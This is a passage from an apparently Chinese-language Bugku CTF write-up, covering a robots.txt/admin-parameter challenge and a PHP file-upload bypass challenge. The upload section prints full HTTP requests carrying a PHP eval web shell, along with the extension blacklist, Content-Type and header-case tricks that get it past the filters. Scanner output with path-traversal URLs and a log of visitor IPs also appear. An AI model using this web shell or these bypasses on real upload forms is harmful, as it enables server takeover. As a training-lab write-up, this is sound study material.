
404 Not Found

No such file or directory.

Please check or try again later.

Generated by kangle/3.5.5.

2、御剑扫描网站看看，发现 robots.txt 文件：



《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名: 123.206.87.240:8002/web13/

线程: 20 (条 CPU核心 * 5最佳)

超时: 3 (秒 超时的页面被丢弃)

☑ DIR: 446889 ☑ ASPX: 42529 ☑ 探测200


☑ ASP: 297812 ☑ PHP: 52815 ☐ 探测403

☑ MDB: 9071 ☑ JSP: 19739 ☐ 探测3XX

扫描信息: http://123.206.87.240:8002/web13/api/diy.asp 扫描线程: 20 扫描速度: 626/秒

ID	地址	HTTP响应
1	http://123.206.87.240:8002/web13/robots.txt	200
2	http://123.206.87.240:8002/web13/index.php?chemin=..%2f..%2f..%2f..%2f..%2f..%2f%2fetc	200
2	http://123.206.87.240:8002/web13/index.php	200
4	http://123.206.87.240:8002/web13/index.php?option=com_user&view=reset&layout=confirm	200
5	http://123.206.87.240:8002/web13/index.php?s=admin-login	200
6	http://123.206.87.240:8002/web13/index.php.	200
7	http://123.206.87.240:8002/web13/index.php?	200
8	http://123.206.87.240:8002/web13/index.php?pymembs=admin	200
9	http://123.206.87.240:8002/web13/8010/Guide/../../../../../../../..	200


3、访问 robots.txt 文件发现 /resusl.php 路径：



123.206.87.240:8002/web13/robots.txt

```
User-agent: *
Disallow: /resusl.php
```

4、访问 /resusl.php 路径：



The Result

Warning:你不是管理员你的IP已经被记录到日志了


115.171.170.177

By bugkuctf.

if ($_GET[x]==$password) 此处省略1w字

https://blog.csdn.net/weixin_39190897

5、根据题目一开始给的提示，想办法变成admin， 故传递参数 x=admin，即可获得 flag：



The Result


厉害了！
flag(ctf_0098_lkji-s)

```
218.89.188.228 ------------------------------ 19-03-06 11:40:53am
218.89.188.228 ------------------------------ 19-03-06 11:41:11am
218.89.188.228 ------------------------------ 19-03-06 11:41:15am
121.229.105.173 ------------------------------ 19-03-06 11:46:31am
121.229.105.173 ------------------------------ 19-03-06 11:47:12am
121.229.105.173 ------------------------------ 19-03-06 11:47:13am
121.229.105.173 ------------------------------ 19-03-06 11:47:36am
121.229.105.173 ------------------------------ 19-03-06 11:47:45am
121.229.105.173 ------------------------------ 19-03-06 11:48:08am
121.229.105.173 ------------------------------ 19-03-06 11:48:40am
121.229.105.173 ------------------------------ 19-03-06 11:48:45am
121.229.105.173 ------------------------------ 19-03-06 11:50:07am
27.9.150.77 ------------------------------ 19-03-06 01:57:16pm
27.9.150.77 ------------------------------ 19-03-06 01:57:21pm
211.142.241.90 ------------------------------ 19-03-06 02:01:35pm
211.142.241.90 ------------------------------ 19-03-06 02:02:29pm
211.142.241.90 ------------------------------ 19-03-06 02:02:40pm
211.142.241.90 ------------------------------ 19-03-06 02:02:44pm
211.142.241.90 ------------------------------ 19-03-06 02:04:17pm
211.142.241.90 ------------------------------ 19-03-06 02:05:03pm
112.10.181.82 ------------------------------ 19-03-06 02:06:59pm
```

https://blog.csdn.net/weixin_39190897

No.28 PHP文件上传绕过

1、查看解题链接：




求getshell

150


求getshell

http://123.206.87.240:8002/web9/



My name is margin,give me a image file not a php

2、尝试直接上传木马失败：




```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data; boundary=---------------------------298072934256600584318827945 83
Content-Length: 371
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/web9/
Cookie: PHPSESSID=eb4n5qt1u47ojcbkssd7hncgct6vn1un
Upgrade-Insecure-Requests: 1

-----------------------------29807293425660058431882794583
Content-Disposition: form-data; name="file"; filename="ClearSky.php"
Content-Type: text/plain

<?php @eval($_POST['attack']) ?>
-----------------------------29807293425660058431882794583
Content-Disposition: form-data; name="submit"

Submit
-----------------------------29807293425660058431882794583--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 13:25:22 GMT
Content-Type: text/html
Connection: close
Content-Length: 269

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

Invalid file <br />
```

3、经测试发现一共三个过滤：

- 请求头部的 Content-Type；
- 文件后缀；
- 请求数据的Content-Type。

这里是黑名单过滤来判断文件后缀，依次尝试 php4，phtml，phtm，phps，php5（包括一些字母改变大小写），最终发现，php5 可以绕过；接下来，请求数据的Content-Type字段改为 image/jpeg；但是一开始没注意到，上面还有一个请求头 Content-Type 字段，大小写绕过： mULtipart/form-data；最终的 Payload 如下：




```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: Multipart/form-data; boundary=---------------------------298072934256600584318827945783
Content-Length: 372
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/web9/
Cookie: PHPSESSID=eb4n5qt1u47ojcbkssd7hncgct6vn1un
Upgrade-Insecure-Requests: 1

-----------------------------298072934256600584318827945783
Content-Disposition: form-data; name="file"; filename="ClearSky.php5"
Content-Type: image/jpeg

<?php @eval($_POST['attack']) ?>
-----------------------------298072934256600584318827945783
Content-Disposition: form-data; name="submit"

Submit
-----------------------------298072934256600584318827945783--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 13:27:14 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


KEY{bb35dc123820e}
```

No.29 php反序列化审计

1、查看解题链接：




flag.php

200

地址：http://123.206.87.240:8002/flagphp/

点了login咋没反应

